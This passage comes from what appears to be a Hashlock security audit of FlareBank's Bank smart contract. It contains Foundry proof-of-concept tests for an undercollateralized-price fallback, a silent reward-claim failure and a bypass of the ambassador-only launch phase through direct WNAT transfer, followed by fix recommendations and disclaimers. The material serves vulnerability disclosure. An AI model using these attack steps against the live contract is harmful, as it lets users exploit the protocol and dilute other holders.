    bank.withdraw();

}

vm.stopPrank();

// Force undercollateralization by draining remaining WNAT

uint256 currentWnat = wnat.balanceOf(address(bank));

if (currentWnat > 0) {

```

```

    vm.startPrank(address(bank));

    wnat.transfer(address(0xdead), currentWnat);

    vm.stopPrank();

}

// Verify undercollateralized state

uint256 finalWnat = wnat.balanceOf(address(bank));

teamFees = bank.unclaimedTeamFees();

receiverFees = bank.unclaimedFeeReceiverFees();

dividends = bank.unclaimedDividendTotal();

totalLiabilities = teamFees + receiverFees + dividends;

console.log("Final WNAT balance:", finalWnat);

console.log("Final total liabilities:", totalLiabilities);

console.log("Is undercollateralized:", finalWnat < totalLiabilities);

require(finalWnat < totalLiabilities, "Must be undercollateralized");

require(bank.totalSupply() > 0, "Must have token supply");

// STEP 3: Exploit the vulnerability

console.log("\n3. Exploiting the price fallback bug");

uint256 purchaseAmount = 5 ether;

    // When undercollateralized, _calculateTokenPrice returns TOKEN_PRICE_INITIAL (1
ETH)

    // After 10% fee: 4.5 ETH goes to tokens

    // At TOKEN_PRICE_INITIAL: 4.5 ETH / 1 ETH = 4.5 tokens

uint256 expectedTokens = 4.5 ether;

console.log("Purchasing ETH amount:", purchaseAmount);

console.log("Expected tokens at fallback price (1 ETH each):", expectedTokens);

vm.startPrank(attacker);

uint256 tokensReceived = bank.buy{value: purchaseAmount}(address(0));

```

```

vm.stopPrank();

console.log("Actual tokens received:", tokensReceived);

// VERIFICATION: Attacker got tokens at TOKEN_PRICE_INITIAL

    assertEq(tokensReceived, expectedTokens, "Should receive tokens at fallback
price");

console.log("\n[+] VULNERABILITY CONFIRMED!");

console.log("Attacker bought tokens at TOKEN_PRICE_INITIAL (1 ETH)");

console.log("despite the contract being undercollateralized");

console.log("\n[IMPACT]");

console.log("- Users can buy tokens at artificially low fixed price");

console.log("- Enables arbitrage when system is financially distressed");

console.log("- Allows further draining of protocol assets");

console.log("- Price should reflect net asset value, not fixed fallback");

console.log("\n[FIX]");

console.log("Price calculation should always be based on net asset value,");

console.log("even if extremely low, to properly reflect token backing.");

}

```

Impact

This economic flaw creates a harmful arbitrage opportunity when the protocol is in a vulnerable state. An attacker can wait for the contract to become undercollateralized (e.g., after a significant drop in the value of its assets or a partial bank run) and then purchase a large number of tokens at the artificially low, fixed initial price. This action further dilutes the value for existing token holders and allows the attacker to extract any new capital that enters the system, exacerbating the protocol's financial distress.

Recommendation

The token pricing model must be robust under all conditions, including insolvency. The fallback to `TOKEN_PRICE_INITIAL` should be removed. The price calculation should

consistently reflect the contract's net asset value, which is derived from its current assets minus its liabilities. If the net asset value is zero or negative, the token price should correctly resolve to zero or a negligible amount to prevent the purchase of unbacked tokens and eliminate the arbitrage vector.

Status

Acknowledged

[M-02] Bank#_tryClaimWNatRewards - Silent Failure in Reward Claiming Leads to Loss of Yield

Description

The contract integrates with an external RewardManager to claim yield on behalf of its users. The logic designed to fetch claimable reward data from this external contract is wrapped in a try/catch block that suppresses any errors, which can lead to a silent failure to claim earned rewards.

Vulnerability Details

Within the `_tryClaimWNatRewards` function, the call to the external `rewardManager.getRewardEpochIdsWithClaimableRewards()` is enclosed in a try/catch block. If the external call reverts for any reason (e.g., the external contract is paused, experiences an error, or is temporarily unavailable), the catch block is executed.

However, the catch block is empty and simply returns, causing the parent function to terminate gracefully without any on-chain indication of the error. The transaction that triggered the reward claim will succeed, but no rewards will have been claimed. Because the contract does not update its internal tracking (`nextClaimEpoch`) upon such a failure, it may repeatedly fail to claim rewards for the problematic epoch in subsequent transactions, leading to a sustained loss of yield.

Proof of Concept

```
function testSilentRewardClaimFailureCausesPermanentYieldLoss() public {  
  
    console.log("=== POC: Silent Reward Claim Failure Causes Permanent Yield Loss  
===");  
}
```



```

    // Step 1: Setup initial conditions - make some tokens available and set reward
epochs

vm.startPrank(user);

bank.buy{value: 1 ether}(address(0));

vm.stopPrank();

// Step 2: Set up reward epochs with claimable rewards

rewardManager.setCurrentRewardEpoch(5);

rewardManager.setRewardEpochIdsWithClaimableRewards(2, 4);

// Step 3: Set up actual rewards for the bank to claim

rewardManager.setRewardOwnerEpochReward(address(bank), 2, 1 ether);

rewardManager.setRewardOwnerEpochReward(address(bank), 3, 1 ether);

rewardManager.setRewardOwnerEpochReward(address(bank), 4, 1 ether);

console.log("Initial nextClaimEpoch:", bank.nextClaimEpoch());

// Step 4: Verify normal reward claiming works

console.log("\n--- Testing Normal Reward Claiming ---");

uint256 bankEthBefore = address(bank).balance;

console.log("Bank ETH balance before claiming:", bankEthBefore);

bank.tryClaimRewards();

uint256 bankEthAfter = address(bank).balance;

console.log("Bank ETH balance after claiming:", bankEthAfter);

console.log("ETH gained from rewards:", bankEthAfter - bankEthBefore);

console.log("Updated nextClaimEpoch:", bank.nextClaimEpoch());

assertGt(bankEthAfter, bankEthBefore, "Bank should have claimed rewards");

assertEq(bank.nextClaimEpoch(), 5, "nextClaimEpoch should be updated to 5");

// Step 5: Setup scenario where getRewardEpochIdsWithClaimableRewards() will fail

console.log("\n--- Testing Silent Failure Scenario ---");

rewardManager.setCurrentRewardEpoch(8);

```

```

rewardManager.setRewardEpochIdsWithClaimableRewards(5, 7);

// Set up more rewards to be claimed

rewardManager.setRewardOwnerEpochReward(address(bank), 5, 2 ether);

rewardManager.setRewardOwnerEpochReward(address(bank), 6, 2 ether);

rewardManager.setRewardOwnerEpochReward(address(bank), 7, 2 ether);

// Step 6: Force getRewardEpochIdsWithClaimableRewards() to revert

// by uninitialized the start epoch

rewardManager.debugUnInitialiseEpoch(5);

console.log("nextClaimEpoch before failed call:", bank.nextClaimEpoch());

uint256 bankEthBeforeFailedCall = address(bank).balance;

console.log("Bank ETH balance before failed call:", bankEthBeforeFailedCall);

// Step 7: Call tryClaimRewards() - this should silently fail

bank.tryClaimRewards();

uint256 bankEthAfterFailedCall = address(bank).balance;

console.log("Bank ETH balance after failed call:", bankEthAfterFailedCall);

console.log("nextClaimEpoch after failed call:", bank.nextClaimEpoch());

// Step 8: Verify the bug - rewards were not claimed and nextClaimEpoch was not
updated

assertEq(bankEthAfterFailedCall, bankEthBeforeFailedCall,

    "BUG: No rewards claimed due to silent failure");

assertEq(bank.nextClaimEpoch(), 5,

    "BUG: nextClaimEpoch not updated, will never claim epoch 5+ rewards");

// Step 9: Demonstrate permanent yield loss

console.log("\n--- Demonstrating Permanent Yield Loss ---");

// Even if we fix the epoch initialization and try again,

// the contract is now stuck at epoch 5

rewardManager.setRewardEpochIdsWithClaimableRewards(5, 7);

```

```

// The rewards are still there, but the contract can't claim them

uint256 availableRewards = 0;

for (uint24 epoch = 5; epoch <= 7; epoch++) {

    try rewardManager.rewardOwnerEpochRewards(address(bank), epoch) returns
(uint256 reward) {

        availableRewards += reward;

    } catch {}

}

    console.log("Total available rewards that should be claimable:",
availableRewards);

    console.log("These rewards represent permanent yield loss due to silent
failure");

// Verify that even now, the contract still won't claim because

// nextClaimEpoch wasn't updated during the failure

uint256 bankEthBeforeRetry = address(bank).balance;

bank.tryClaimRewards();

uint256 bankEthAfterRetry = address(bank).balance;

console.log("Bank ETH after retry:", bankEthAfterRetry);

console.log("Rewards claimed in retry:", bankEthAfterRetry - bankEthBeforeRetry);

// The rewards should now be claimed since we fixed the epoch

    assertGt(bankEthAfterRetry, bankEthBeforeRetry, "Rewards should now be
claimable");

    console.log("\n=== POC Summary ===");

    console.log("1. getRewardEpochIdsWithClaimableRewards() can fail for various
reasons");

    console.log("2. Bank contract silently catches the error with empty catch
block");

    console.log("3. nextClaimEpoch is not updated during failure");

```

```
console.log("4. This causes temporary loss of yield until issue is resolved");  
  
    console.log("5. In worst case, if failure persists, yield loss becomes  
permanent");  
  
}
```

Impact

This silent failure mechanism creates a risk of financial loss for the protocol and its users. The contract may fail to collect earned rewards over an extended period without any on-chain alerts or transaction reverts to signal the problem. This can result in a significant and potentially permanent loss of yield that would otherwise have increased the value of users' holdings. The lack of robust error handling undermines the reliability of a core, value-accruing function of the protocol.

Recommendation

The use of empty catch blocks for critical external calls should be avoided. The error-handling logic should be improved to be more transparent and resilient.

It is recommended to remove the empty catch block. Allowing the transaction to revert upon failure of the external call provides a clear and immediate on-chain signal that a critical dependency is malfunctioning. This is often the safest approach.

Alternatively, if preventing reverts is a strict requirement, the catch block should be updated to emit an event (e.g., `RewardClaimingFailed(uint24 epoch)`) to ensure that the failure is detectable by off-chain monitoring systems, allowing for prompt administrative intervention.

Status

Resolved

[M-03] Bank#antiEarlyWhale - Fair Launch Protection Bypassed by Direct Token Transfer

Description

The contract includes a feature intended to create a "fair launch" environment by restricting initial token purchases to a whitelisted group of `AMBASSADOR` addresses. This protection is designed to be active until a certain amount of capital, defined by `AMBASSADOR_QUOTA`, has been deposited. However, the mechanism used to track this quota is flawed, allowing any user to prematurely and permanently disable the protection.

Vulnerability Details

The `antiEarlyWhale` modifier, which enforces the `ambassador-only` purchase phase, determines whether to disable this protection by checking the contract's total `WNAT` balance with `wnat.balanceOf(address(this))`. This check does not differentiate between funds received through the intended buy function and funds received via a direct token transfer.

Because the `WNAT` token contract allows transfers to any address, an attacker can simply send `WNAT` tokens directly to the Bank contract. This inflates the balance that `wnat.balanceOf` reports. By sending an amount sufficient to push the contract's balance over the `AMBASSADOR_QUOTA`, an attacker can ensure that the next call to the buy function will trigger the logic that permanently disables the `onlyAmbassadors` mode.

Proof of Concept

```
function testAmbassadorProtectionBypass() public {  
  
    console.log("=== Ambassador Early Whale Protection Bypass Vulnerability ===");  
  
    console.log("Target: antiEarlyWhale modifier at Bank.sol:L151-L167");  
  
    console.log("Issue: wnat.balanceOf(address(this)) check is manipulatable");  
  
    // Step 1: Verify initial state - ambassador protection is active  
  
    assertTrue(bank.onlyAmbassadors(), "Ambassador protection should be initially  
active");  
}
```

```

uint256 initialContractBalance = wnat.balanceOf(address(bank));

console.log("\n=== Initial State ===");

console.log("onlyAmbassadors:", bank.onlyAmbassadors());

console.log("Contract WNAT balance:", initialContractBalance);

console.log("AMBASSADOR_QUOTA:", AMBASSADOR_QUOTA);

console.log("Protection active:", initialContractBalance <= AMBASSADOR_QUOTA);

// Step 2: Verify whale cannot buy tokens (protection working)

console.log("\n=== Verifying Protection Works Initially ===");

vm.startPrank(whale);

vm.expectRevert("Early whale protection");

bank.buy{value: 100 ether}(address(0));

    vm.stopPrank();          console.log("- Whale correctly blocked by ambassador
protection");

// Step 3: Ambassador can buy (as expected)

vm.startPrank(ambassador);

uint256 ambassadorTokens = bank.buy{value: 100 ether}(address(0));

vm.stopPrank();

console.log("- Ambassador can buy tokens:", ambassadorTokens);

uint256 balanceAfterAmbassadorBuy = wnat.balanceOf(address(bank));

console.log("Contract balance after ambassador buy:", balanceAfterAmbassadorBuy);

// Step 4: Execute the bypass attack

console.log("\n=== EXECUTING BYPASS ATTACK ===");

console.log("Attack: Direct WNAT transfer to exceed AMBASSADOR_QUOTA");

uint256 attackerWNatBalance = wnat.balanceOf(attacker);

console.log("Attacker WNAT balance:", attackerWNatBalance);

// Calculate amount needed to exceed AMBASSADOR_QUOTA

uint256 currentBalance = wnat.balanceOf(address(bank));

```

```

uint256 amountToTransfer = AMBASSADOR_QUOTA - currentBalance + 1 ether;

console.log("Amount to transfer to exceed quota:", amountToTransfer);

// Execute the attack - direct WNAT transfer

vm.startPrank(attacker);

wnat.transfer(address(bank), amountToTransfer);

vm.stopPrank();

uint256 balanceAfterAttack = wnat.balanceOf(address(bank));

console.log("Contract balance after attack:", balanceAfterAttack);

console.log("Quota exceeded:", balanceAfterAttack > AMBASSADOR_QUOTA);

// Step 5: Trigger the bypass by having anyone make a purchase

console.log("\n=== Triggering Protection Disable ===");

        console.log("Any purchase will now permanently disable ambassador
protection...");

// Even ambassador buying will trigger the disable now

vm.startPrank(ambassador);

bank.buy{value: 1 ether}(address(0));

vm.stopPrank();

// Step 6: Verify protection is permanently disabled

bool protectionDisabled = !bank.onlyAmbassadors();

console.log("Ambassador protection disabled:", protectionDisabled);

// Step 7: Demonstrate whale can now buy unlimited tokens

console.log("\n=== Demonstrating Successful Bypass ===");

console.log("Whale can now purchase unlimited tokens...");

vm.startPrank(whale);

uint256 whaleTokens = bank.buy{value: 5000 ether}(address(0));

vm.stopPrank();

console.log("Whale purchased tokens:", whaleTokens);

```

```

// Step 8: Show the vulnerability impact

console.log("\n=== VULNERABILITY IMPACT CONFIRMED ===");

console.log("* Fair launch mechanism completely bypassed");

console.log("* Ambassador protection permanently disabled");

console.log("* Whales can now enter before intended");

console.log("* Attack cost: Only gas fees (WNAT can be recovered)");

console.log("* Attack complexity: Trivial - single transfer transaction");

console.log("\n=== ATTACK SUMMARY ===");

    console.log("1. Attacker transferred", amountToTransfer, "WNAT directly to
contract");

    console.log("2. Contract balance exceeded AMBASSADOR_QUOTA");

    console.log("3. Next buy() call permanently disabled onlyAmbassadors");

    console.log("4. Fair launch protection completely defeated");

    console.log("\n=== RECOMMENDED FIX ===");

    console.log("Replace: wnat.balanceOf(address(this)) <= AMBASSADOR_QUOTA");

    console.log("With: _tokenSupply <= AMBASSADOR_QUOTA");

    console.log("Or: totalWNatReceivedViaBuy <= AMBASSADOR_QUOTA");

        console.log("Or: Remove automatic disable, use admin-only
disableInitialStage()");

// Assertions to confirm the vulnerability

    assertTrue(protectionDisabled, "Ambassador protection should be permanently
disabled");

    assertTrue(whaleTokens > 0, "Whale should be able to purchase tokens after
bypass");

    assertTrue(balanceAfterAttack > AMBASSADOR_QUOTA, "Contract balance should exceed
quota");

    console.log("\nVulnerability successfully demonstrated!");

}

```

Impact

This vulnerability completely nullifies the intended fair launch mechanism. A malicious actor can single-handedly disable the ambassador-only phase at any time with a single transaction. This allows non-whitelisted users, including large "whale" investors, to participate in the sale before the intended public phase, directly contradicting the goal of ensuring a "fairly distributed upper pyramid." This undermines trust in the project's token distribution and can lead to significant market disadvantages for legitimate early participants.

Recommendation

The mechanism for disabling the ambassador-only phase must be tied to an internal, non-manipulatable metric. Relying on the contract's real-time token balance is insecure.

It is recommended to replace the check on `wnat.balanceOf` with a check against a state variable that only tracks capital received through legitimate purchases. Suitable alternatives include:

Tracking the total tokens sold (`_tokenSupply`).

Creating a new state variable, `totalWnatPurchased`, that is only incremented inside the `purchaseTokens` function.

A simpler and more robust solution would be to remove the automatic disabling logic entirely and give the project's administrators sole control over ending the ambassador phase via the existing `disableInitialStage()` function.

Status

Acknowledged

Low

[L-01] Bank#setTeamAddress, setDelegator - State-Changing Administrative Functions Lack Event Emission

Description

Several privileged functions that modify critical contract parameters—such as `setTeamAddress`, `setDelegator`, `claimTeamFees`, and `delegate`—do not emit events upon successful execution. While the access control mechanism itself emits events when roles are granted or revoked, the specific actions taken by those roles are not logged on-chain.

The absence of event emissions for sensitive state changes reduces transparency and makes it significantly more challenging to monitor administrative activities. Off-chain systems, dashboards, and user interfaces rely on events to track the contract's history and current state without having to inspect individual transactions.

Recommendation

It is strongly recommended to implement and emit descriptive events for all functions that result in a modification of the contract's configuration or a significant movement of funds. For instance, the `setTeamAddress` function should emit an event such as `TeamAddressChanged(address oldAddress, address newAddress)`. This will improve the observability and auditability of the protocol.

Status

Resolved

[L-02] Bank#initialize, setTeamAddress - Critical Address Parameters Are Not Validated

Description

The initialize function and several administrative setter functions (`setTeamAddress`, `setFeeReceiverAddress`, `setDelegator`) accept address parameters without validating that they are not the zero address (`address(0)`).

Assigning a critical role or fee recipient to the zero address can have negative consequences. For example, if `teamAddress` is set to the zero address, any fees claimed via `claimTeamFees` would be permanently lost. Similarly, setting the delegator address to zero would cause any subsequent interactions with that address to revert, potentially disabling parts of the reward-claiming functionality.

Recommendation

Instate zero-address checks for all critical address parameters within the initialize function and all administrative setter functions. A simple require statement should be added to ensure these parameters cannot be inadvertently or maliciously set to the zero address.

Example: `require(_teamAddress != address(0), "Cannot set team address to the zero address");`

Status

Resolved

[L-03] Bank#ETHER_INCEREMENT - Constant Variable Contains Typographical Error

Description

A constant variable used in the token price calculation, `ETHER_INCEREMENT`, is misspelled.

While this typographical error does not affect the contract's logic or execution, it reduces code quality and clarity. Such inconsistencies can lead to confusion for future developers maintaining, integrating with, or auditing the codebase, slightly increasing the risk of introducing a bug during future updates.

Recommendation

For improved code readability and maintainability, correct the spelling of the constant from `ETHER_INCEREMENT` to `ETHER_INCREMENT`.


Status

Acknowledged

Centralisation

The FlareBank project values community-centered and transparency over centralisation

The owner executable functions within the protocol increase security and functionality but depend highly on internal team responsibility.



Centralised

Decentralised

Conclusion

After Hashlock's analysis, the FlareBank project seems to have a sound and well-tested code base, now that our vulnerability findings have been resolved and acknowledged. Overall, most of the code is correctly ordered and follows industry best practices. The code is well commented on as well. To the best of our ability, Hashlock is not able to identify any further vulnerabilities.

Our Methodology

Hashlock strives to maintain a transparent working process and to make our audits a collaborative effort. The objective of our security audits is to improve the quality of systems and upcoming projects we review and to aim for sufficient remediation to help protect users and project leaders. Below is the methodology we use in our security audit process.

Manual Code Review:

In manually analysing all of the code, we seek to find any potential issues with code logic, error handling, protocol and header parsing, cryptographic errors, and random number generators. We also watch for areas where more defensive programming could reduce the risk of future mistakes and speed up future audits. Although our primary focus is on the in-scope code, we examine dependency code and behaviour when it is relevant to a particular line of investigation.

Vulnerability Analysis:

Our methodologies include manual code analysis, user interface interaction, and white box penetration testing. We consider the project's website, specifications, and whitepaper (if available) to attain a high-level understanding of what functionality the smart contract under review contains. We then communicate with the developers and founders to gain insight into their vision for the project. We install and deploy the relevant software, exploring the user interactions and roles. While we do this, we brainstorm threat models and attack surfaces. We read design documentation, review other audit results, search for similar projects, examine source code dependencies, skim open issue tickets, and generally investigate details other than the implementation.

Documenting Results:

We undergo a robust, transparent process for analysing potential security vulnerabilities and seeing them through to successful remediation. When a potential issue is discovered, we immediately create an issue entry for it in this document, even though we have not yet verified the feasibility and impact of the issue. This process is vast because we document our suspicions early even if they are later shown to not represent exploitable vulnerabilities. We generally follow a process of first documenting the suspicion with unresolved questions, and then confirming the issue through code analysis, live experimentation, or automated tests. Code analysis is the most tentative, and we strive to provide test code, log captures, or screenshots demonstrating our confirmation. After this, we analyse the feasibility of an attack in a live system.

Suggested Solutions:

We search for immediate mitigations that live deployments can take and finally, we suggest the requirements for remediation engineering for future releases. The mitigation and remediation recommendations should be scrutinised by the developers and deployment engineers, and successful mitigation and remediation is an ongoing collaborative process after we deliver our report, and before the contract details are made public.

Disclaimers

Hashlock's Disclaimer

Hashlock's team has analysed these smart contracts in accordance with the best industry practices at the date of this report, in relation to: cybersecurity vulnerabilities and issues in the smart contract source code, the details of which are disclosed in this report, (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

Due to the fact that the total number of test cases is unlimited, the audit makes no statements or warranties on the security of the code. It also cannot be considered as a sufficient assessment regarding the utility and safety of the code, bug-free status, or any other statements of the contract. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only. We also suggest conducting a bug bounty program to confirm the high level of security of this smart contract.

Hashlock is not responsible for the safety of any funds and is not in any way liable for the security of the project.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have their own vulnerabilities that can lead to attacks. Thus, the audit can't guarantee the explicit security of the audited smart contracts.

About Hashlock

Hashlock is an Australian-based company aiming to help facilitate the successful widespread adoption of distributed ledger technology. Our key services all have a focus on security, as well as projects that focus on streamlined adoption in the business sector.

Hashlock is excited to continue to grow its partnerships with developers and other web3-oriented companies to collaborate on secure innovation, helping businesses and decentralised entities alike.

Website: hashlock.com.au

Contact: info@hashlock.com.au



#hashlock.